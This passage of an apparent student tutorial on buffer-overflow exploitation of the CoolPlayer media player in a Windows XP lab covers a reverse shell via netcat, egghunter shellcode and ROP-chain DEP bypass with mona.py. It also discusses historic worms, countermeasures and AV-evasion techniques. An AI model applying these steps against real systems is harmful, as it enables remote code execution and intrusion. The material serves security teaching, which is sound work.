Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\CoolPlayer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AB-FDC6

 Directory of C:\Documents and Settings\Administrator\Desktop\CoolPlayer

01/04/2022  21:33    <DIR>          .
01/04/2022  21:33    <DIR>          ..
30/03/2022  19:56            10,001 10000.txt
31/03/2022  20:55               665 calcopen.pl
31/03/2022  18:02               420 calculatedistance.pl
02/04/2022  05:52               592 crashtest.ini
30/03/2022  06:57               209 crashtest.pl
29/03/2022  20:34    <DIR>          My DA
17/05/2011  14:45            90,112 nc.exe
01/04/2022  21:33             1,015 nclistener.pl
02/04/2022  05:49             1,163 reverseshell.pl
31/03/2022  20:17               459 shellcodespace.pl
               9 File(s)        104,636 bytes
               3 Dir(s)  16,193,024,000 bytes free

C:\Documents and Settings\Administrator\Desktop\CoolPlayer>
```

Figure 24, the kali terminal showing the reverse shell gained through this process

By way of demonstration, the author has placed a hidden text file on the desktop of the Windows XP machine, to prove we have gained a reverse shell on the target machine, the author will run “dir/a” on the Desktop directory (the equivalent of “ls -la” in bash) and then run “more super_secret_file.txt”, which will read out the contents of the file to the standard output. This can be seen below and demonstrates the ability to perform any arbitrary action on the target device.

```
C:\Documents and Settings\Administrator\Desktop>dir/a
dir/a
 Volume in drive C has no label.
 Volume Serial Number is 84AB-FDC6

 Directory of C:\Documents and Settings\Administrator\Desktop

01/04/2022  06:22    <DIR>          .
01/04/2022  06:22    <DIR>          ..
22/03/2022  19:31           622,592 1901124.exe
01/04/2022  21:33    <DIR>          CoolPlayer
02/04/2022  19:59             1,337 coolplayer.ini
02/04/2022  19:59                 0 default.m3u
22/02/2022  19:45               945 Destiny Media Player.lnk
10/03/2015  17:51             1,414 Framework MSFGUI.lnk
30/03/2022  05:40               632 notepad++.lnk
02/04/2022  05:57    <DIR>          odbg110
12/12/2014  18:52    <DIR>          odbg110 EvO_DBG
02/01/2016  15:20    <DIR>          odbg201
21/01/2021  17:00               121 Reset soundcard.bat
10/03/2015  17:59               640 Shortcut to EvO_DBG.exe.lnk
10/03/2015  17:59               582 Shortcut to OLLYDBG.EXE.lnk
01/04/2022  06:23             1,780 super_secret_file.txt
31/03/2022  20:42    <DIR>          tools
10/03/2015  17:58    <DIR>          Vulnerable Apps
              10 File(s)        630,043 bytes
               8 Dir(s)  16,193,015,808 bytes free

C:\Documents and Settings\Administrator\Desktop>more super_secret_file.txt
more super_secret_file.txt
We're no strangers to love
You know the rules and so do I
A full commitment's what I'm thinking of
You wouldn't get this from any other guy
I just wanna tell you how I'm feeling
Gotta make you understand
Never gonna give you up
Never gonna let you down
Never gonna run around and desert you
Never gonna make you cry
Never gonna say goodbye
Never gonna tell a lie and hurt you
We've known each other for so long
Your heart's been aching but you're too shy to say it
Inside we both know what's been going on
We know the game and we're gonna play it
And if you ask me how I'm feeling
Don't tell me you're too blind to see
Never gonna give you up
Never gonna let you down
```

Figure 25, finding and outputting the contents of a secret, hidden file

2.3.2 Egghunter Shellcode

An "Egghunter" is a piece of shellcode used when the size of a piece of shellcode you need to use exceeds the size of the buffer you can write the shellcode to. It works by injecting a piece of code that scans the entire stack for a specific, pre-determined string of characters (known as the "egg"), then when it is found, the stack pointer jumps to the location that the string is found and executes whatever comes after it, which is where our exploit payload will be.

To generate Egghunter shellcode we can use the "mona.py" script for Immunity Debugger (Corelan, 2022), another piece of debugging software similar to OllyDbg. AS per the instructions in the repository, download the mona.py script and drag and drop it into the "PyCommands" folder of Immunity Debugger, and then ensure that Python 2.7 is installed on the machine. The instructions specify that 2.7.14 or higher is required to "avoid TLS issues when trying to update mona", however this is not relevant as this is a one-time-use script, for the purposes of this tutorial.

To run the script, open Immunity Debugger and type the following into the command line at the bottom:

```
!mona egg -t izbr
```

You can substitute "izbr" for any 4-character unique string, traditionally "w00t" is used.




Figure 26, using mona.py to generate Egghunter shellcode

A text file is also generated from this command, "egghunter.txt", which can be found in Appendix B – Egghunter.txt. From this file you can copy-paste the two generated lines of shellcode into a new Perl file, egghunter.pl, in which you should also copy-paste the shellcode from calcopen.pl, to serve as a proof of concept.

After this we must insert a NOP sled, this structure, a series of 100 "NOP" (or \x90) characters (which do nothing and are exactly one byte long), which allows for a program to jump to any point within the sled, and then execute the remaining NOPs until the code we wish to execute, the shellcode, is found. This gives us some leeway instead of simply hoping the stack pointer points to the exact start of the shellcode.

After the NOP sled comes the tag variable, in which we place “izbrizbr” (or whatever four-character string you chose, twice). It is of the utmost importance that this is included, as it allows the Egghunter to locate in memory the actual shellcode we’ll be executing, without this the application will crash and do nothing.

Once this script is created (available in Appendix A – PERL Scripts) it can be ran as normal and the resulting .INI file can be loaded into the program. When the skin file is loaded it will take a significant amount of time for the exploit to complete (approximately 15 seconds by the author’s timing). This is due to the fact the shellcode must first be found in memory before it can be executed, and the Egghunter process is not particularly memory efficient.

2.3.3 Bypassing DEP with ROP Chains

2.3.3.1 Enabling DEP

DEP, or Data Execution Prevention, is a Windows security feature introduced in Windows XP SP2 that monitors all processes running on a Windows device and shuts down any program that doesn’t run properly in memory, thereby protecting against exploits such as the one we are attempting to introduce (Otachi, 2021).

To run the XP Virtual Machine with DEP enabled, reboot or start the VM and select the first option, “Microsoft Windows XP Professional” in the GRUB-like boot menu. This contrasts with the ways this VM has been run previously, which is with the “(DEP = OptOut)” setting enabled, allowing you to run programs unprotected in memory.




Figure 27, DEP options available on boot

To further ensure DEP is enabled, navigate to “My Computer” which should be a shortcut on desktop, right click on it and go to Properties>Advanced>Performance>Settings>Data Execution Prevention, and select the option “Turn on DEP for all programs and services except those I select:”, click Apply and then restart the host to ensure DEP is fully enabled for the CoolPlayer program.




Figure 28, enabling DEP

Now, when one of the payloads used previously is attached to the CoolPlayer program, the following message should appear informing you that DEP has closed the program.




Figure 29, DEP popup

Now that DEP is enabled, we can begin developing an exploit that bypasses DEP using ROP chains.

2.3.3.2 ROP Chains

In the interest of full disclosure, the author was unable to perform a ROP chain attack with DEP off in this instance, the following process takes you through the steps required to perform a ROP chain attack and has been proven to work with DEP off (i.e., the ROP chain is valid enough to run without error), however the author's program appears to be encoding certain characters in an unexpected manner, this will be expanded upon at the end of the section.

ROP, or Return Oriented Programming, is a binary exploitation technique that makes use of code that already exists in the CoolPlayer program to control the flow of execution in the stack with a view to marking the entire stack, including the shellcode we're inserting, as executable. This is done by inserting a set of instructions that always ends in a "RET" (or return) call, this set of instructions is called a "ROP Gadget". A RET call instructs the stack pointer to move to the next pointer in memory, at which point the process is repeated until all the arguments required to make the stack executable are loaded into the memory. At this point, these arguments are sent to a Windows API function which marks everything as executable, thereby bypassing DEP (Maloney, no date).

Naturally, this process does not need to be performed manually, the mona.py file used previously has facilities to generate code that performs these steps for us.

The first step in this procedure is to identify and remove bad characters from the shellcode we'll be using to exploit the application. "bad" characters are characters within a piece of shellcode that may have specific meaning within the context of the program, which is being exploited, for example, \x00 is a universal bad character as it is a null byte, which is a terminator character. Bad characters can be any character in the ASCII dataset.

To find the bad characters in the CoolPlayer program, first we must create a program that contains every single ASCII character in a list, which we can use as shellcode. Note that the scripting language used for this section switches from Perl to Python, this is for ease of use and integration with Mona and will become relevant in the subsequent stages. Running a Python file is slightly harder than a Perl file using the VM provided, as a result the author switches to IDLE as their text editor of choice herein.

Create a file called badchars.py (author's version in Appendix C – ROP Chain Files), in which you write every single ascii character (excepting \x00 which we know is a bad character and doesn't need to be tested, as well as \x0a and \x0d which the author knows to be line endings and hence will negatively impact the resulting .INI file) and use it to generate another crashtest.ini. The logic of this program can be copied from an early crash file, if the correct number of "A" characters is used, other aspects of the file are irrelevant in this case.

Load the CoolPlayer program into Immunity Debugger and run it with the newly generated crashtest.ini file attached. Type the following commands into the command line:

```
!mona bytearray -cpb "\x00\x0a\x0d"
```

This command will generate a bytearray binary and .txt file which we can copy paste into our code, and use for comparison later down the line, after this enter the following at the beginning of the bytearray (in the author's case 0012BEA8):

```
!mona compare -f C:\mona1901124\bytearray.bin -a 0012BEA8
```

Once this is done the log data window should appear alongside "mona Memory comparison results", this should tell you what bad characters there are in the file. After this is done it is a simple case of removing the bad character in the byte array in the python script and re-running the process until there are no more bad characters left. Note once again, the Badchars.py file in the Appendix contains every single character, as when you run this yourself you may find other bad characters to the author.




Figure 30, the memory comparison results window showing 0a, 0d, 2c, and 3d are also bad characters

Once this process is complete you should have a list of bad characters in the program, in the author's case these characters were the three previously mentioned, as well as 2c, the "," character in ASCII, as well as 3d, the "=" character.

With this information in mind, we return to mona, to generate the actual ROP chain we will be using in the final exploit we must run the following command:

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d\x2c\x3d’
```

This command finds all instructions of the type "return" in the mscvrt.dll module (which is a static DLL file used for ROP chains) and skips pointers that contains null bytes.

Once this is done, the file "find.txt" should be generated in the Immunity Debugger program files directory, the partial output of this file is in Appendix C – ROP Chain Files.




Figure 31, using mona in Immunity to find the RET address, alongside the find.txt file

From this file, select a memory address with the PAGE_EXECUTE_READ attribute, for the purposes of this tutorial the tester has selected the address **0x77c127b2**, however any address that fits this criteria will work**.** In the information for this address (see below), we can see that "ASLR" is set to false, this means that the address of this instruction is static and as such will facilitate a ROP chain well, as its location in memory will not change from execution to execution.

```
0x77c127b2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Once an address has been selected, return to Immunity, and issue the following command:

```
!mona rop -m MSVCRT.DLL -cpb '\x00\x0a\x0d\x2c\x3d’
```

This will generate several text files for us, of which the one we need is rop_chains.txt. In this text file is several ROP chains generated for us by the mona.py modules, which call different Windows API functions at the end of execution. These chains are formatted in different programming language syntax for your convenience, including Python.

The output for the VirualProtect() function is available in Appendix C – ROP Chain Files, as is the ropchain.py file used. Please note: if you’re having trouble running this file from the command line, open the file in IDLE and hit F5 to run.

The ROP chain used for this exploit attempts to use VirtualAlloc() as this was the only Windows API function mona was able to find a gadget and/or a valid pointer for. Once this is added, run the file with shellcode attached to perform an action such as opening the calculator, and attach it to CoolPlayer, once this is completed and the calculator is open, the ROP chain exploit has been proven.

Unfortunately, as mentioned previously, the author was not able to get this exploit to function properly due to an apparent unexpected encoding issue. As you can see in Figure 32, after the A characters that are intended to overflow the buffers, the values within the crashtest.ini file do not match up with the values displayed in the ASCII dump output. This may be why the exploit did not function.

```
C:\Documents and Settings\Administrator\Desktop\CoolPlayer\crashtest.ini - Notepad++

1  [CoolPlayer Skin]
2  PlaylistSkin=
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...

length : 613   Ln : 2   Col : 595   Sel : 108 | 1   Windows (CR LF)   ANSI   INS
```

```
0012BE08  41414141  AAAA
0012BE0C  41414141  AAAA
0012BE10  41414141  AAAA
0012BE14  41414141  AAAA
0012BE18  41414142  BAAA
0012BE1C  41414141  AAAA
0012BE20  41414141  AAAA
0012BE24  41414141  AAAA
0012BE28  41414141  AAAA
0012BE2C  41414141  AAAA
0012BE30  41414141  AAAA
0012BE34  41414141  AAAA
0012BE38  41414141  AAAA
0012BE3C  41414141  AAAA
0012BE40  00000001  ☺...
0012BE44  77C2AACC       msvcrt.77C2AACC
0012BE48  77C47A42  Bz-w msvcrt.77C47A42
0012BE4C  0012BE7C
0012BE50  7C90F63C       ntdll.7C90F63C
0012BE54  7C90F641       ntdll.7C90F641
0012BE58  77C47A42  Bz-w msvcrt.77C47A42
0012BE5C  77C2AACC       msvcrt.77C2AACC
0012BE60  00000001  ☺...
0012BE64  0012BE58
0012BE68  41414141  AAAA
0012BE6C  0012BEB4
0012BE70  7C90E900       ntdll.7C90E900
0012BE74  77C47A42  Bz-w msvcrt.77C47A42
0012BE78  00000057  W...
0012BE7C  0012BE8C
0012BE80  7C809414       kernel32.7C809414
0012BE84  00000057  W...
```

Figure 32, the issue preventing the ROP chain from executing

3 Discussion

3.1 General Discussion

This tutorial was produced with the aim of getting a technical individual with no knowledge of buffer overflows to develop a buffer overflow proof of concept through various means targeting the CoolPlayer media player, and above all, to demonstrate how relatively simple the process is.

Buffer Overflow exploits are amongst some of the most widely exploited vulnerabilities in the world, in 2021 alone over a thousand such vulnerabilities have CVE numbers associated with them (Mitre, no date). This is clearly in no small part due to the relative simplicity of demonstration once a buffer overflow exploit is found, with a simple tutorial such as this, someone with minimal knowledge of low-level memory exploits can create a proof of concept within a few hours.

Naturally, these vulnerabilities are not benign, there are innumerable pieces of malware that make use of this kind of vulnerability in various areas of a computer's system, from individual applications such as the CoolPlayer app, to vulnerabilities in the operating system itself.

The first example of a malicious buffer overflow "in the wild" so to speak, was the Morris Worm (Benders-Haynes, 2016), developed by Robert Tappan Morris in 1988, it is also the first example of an internet-spread computer worm, and used a buffer overflow in fingerd(8), a "remote user information server" in BSD, to identify network users and spread on university computer networks (*The Morris Worm — FBI*, 2018; *fingerd(8) - OpenBSD manual pages*, no date; Vu, 2019).

Another notable example of Buffer Overflows being used maliciously include the SQL Slammer Worm, which allowed for arbitrary remote code execution through numerous means, including providing an overly long hostname to a server, and sending shellcode prepended with \x04 to a SQL Server's UDP port 1434, which sends all data after that value to a function, sprint(), which forwards on to a fixed size stack buffer, allowing for a buffer overflow (Litchfield, 2010).

A final notable example of a buffer overflow being used in the wild is the Heartbleed bug, which is an issue in OpenSSL where the "heartbeat" function, which allows for connections between a server and client to remain open, sends random data from one device to another if the size of the heartbeat packet is smaller than expected (Rashid, 2014). This means that sensitive data, such as cryptographic keys, user information, and tokens, can be extracted from memory and given to anyone (Gajawada, 2016).

3.2 COUNTERMEASURES

There are many ways of mitigating or removing the threat of Buffer Overflow exploits at various levels, including the development of the program, the operating system level, and with third party software. Naturally, not all programs are vulnerable to buffer overflow exploits, as will be touched upon in a moment, but these mitigations should still be put in place for best practise.

3.2.1 Secure Development

The first step in minimising the presence of a buffer overflow, indeed any vulnerabilities in any app, is to develop the app with a security-focussed mindset. Using the example of a vulnerable application like CoolPlayer, it was written in C using Windows APIs (DaanSystems, no date), which makes the performance of a buffer overflow more likely due to the fact languages such as this and C++ do not have safeguards against direct memory access like a language such as Python, Java, C#, PHP, and JavaScript have due to their being interpreted, rather than compiled, languages (apart from the interpreters themselves, which can be overflown in some circumstances) (Imperva, no date; OWASP Foundation, no date).

To overcome these security issues there are generally three options a developer can take.

Firstly, they may change the language the application is written in, this is the most dependable of the options a developer can select, as most programming languages make use of automatic bounds checking functionality, that is, checking a value is accessible within the bounds of the memory allocated, whereas in C, C++, and Assembly, this bounds checking must be performed manually.

Secondly, a developer can implement validation to all areas that the user is allowed to input data. An example of how this could be implemented may be a field where a user is prompted to input their forename in a text input field throwing a developer-defined error at 50 bytes in length (if that is smaller than the size of the buffer), or a field where a user is prompted to input a “Y/N” response being limited to only 1 byte in size.

Finally, if a compiled language such as C must be used, there are certain functions that must be avoided and replaced with memory-safe implementations. An example of such an unsafe function, or set to functions, is functions that copy data to buffers, such as strcpy(), memcpy(), and srecat(). It is possible, for example, to use these functions to copy data that is larger than a buffer into that buffer, hence causing an overflow. (Du, 2017). Unfortunately, there is no standardised way for these functions to become safe in C, however, different operating systems do provide safe alternatives, such as OpenBSD’s strlcpy() and strlcat(), and Windows’ strcpy_s() and strcat_s() (Kerestan, 2017).

3.2.2 Data Execution Prevention

As mentioned previously, Data Execution Prevention is "an [operating] system level memory protection feature" which marks sections of memory as non-executable, to prevent the execution of malicious code through an application (Ashcraft *et al.*, 2022).

When DEP is enabled on a system, data can be written to memory and read from memory, but not both simultaneously, which is how a large amount of buffer overflow attacks attempt to do during runtime. If this kind of behaviour is detected, the process attached to the system of memory marked as malicious will be killed, and an error informing the user what has happened will appear.

3.2.3 Address Space Layout Randomisation

Address space layout randomisation (ASLR) is a process in many operating systems that randomises the memory location of running processes when they are created, including the position of the stack, DLLs associated with the program, and its base address. This protects against buffer overflows by preventing an attacker from knowing the address space for a vulnerable program hence making them unable to run an exploit (Shea, no date). ASLR was introduced with Windows Vista in 2007 and must be disabled with administrative privileges (*How To Disable ASLR | Programster's Blog*, 2018).

3.2.4 Stack Canaries

A stack canary is a randomised value placed at the top of the stack at execution. During the execution of a buffer overflow it is often this initial value that is altered first, as a result of this, after each RET statement in each function, the canary's current value is checked against the initial value, and if they are not equal the program is terminated immediately, presuming a buffer overflow to have taken place somewhere (Ir0nstone, no date).

3.2.5 Anti-Viruses and Intrusion Detection Systems

Many anti-virus products have facilities in them to detect suspicious and abnormal activity in memory, as well as shellcode stored in payload files, such as the crashtest.ini file described in this report.

Additionally, Intrusion Detection Systems (IDSs) have these facilities and can cover an entire network, ensuring abnormal memory activity is detected within an organisation.

3.2.6 Character filtering

Many possible target programs make use of so-called "character filtering", whereby characters a user has inputted into the program are either removed during execution or replaced with other characters. This ensures normal function of the program whilst decreasing the chance shellcode will run without error as some characters that are used in shellcode will no longer be present.

3.2.7 Software Updates

Finally, from an end-user's perspective, keeping software up to date is of paramount importance. If a buffer overflow is detected in a piece of software, the developers often work to remove the vulnerability and publish a patch as soon as it is discovered. If said vulnerability is known to malicious actors this makes the end user's security compromised.

3.3 Evasion Techniques

One hundred percent security coverage is essentially unattainable, because of this there are several ways of evading countermeasures placed by a developer and executing malicious code through buffer overflow. These countermeasures are of varying levels of difficulty and time consumption and may be entirely futile given that some apps simply are not vulnerable to buffer overflows.

3.3.1 Polymorphic Encoders

In computing, "polymorphism" is the practise of dynamically altering code at runtime each time the code runs, but with the underlying functionality intact. Polymorphism can be demonstrated using simple arithmetic, 4+8 produces the same result as 10+2, but the semantics are different.

It is possible for payloads to make use of polymorphic code during their exploit, which in some cases can result in anti-viruses and other automated processes missing the exploit when scanning. (Srinivasan *et al.*, 2007). An example of a polymorphic encoder is Shikata-Ga-Nai (Nothing Can Be Done in Japanese), which is a tool included in the Metasploit Framework.

3.3.2 Bypassing Stack Canaries

Stack canaries, whilst a simple method to counteract buffer overflows, are not without their own countermeasures. Stack Canaries are vulnerable to several forms of attack. One of which is "Leaking", in which the initial null value at the start of the canary is overwritten, thus allowing the remainder of the canary to be read out to the attacker for further use. Brute forcing is another way of achieving this aim, wherein each byte value is tested successively until a value is found that does not crash the program (*Stack Canaries - CTF 101*, no date).

3.3.3 Evading DEP and ASLR

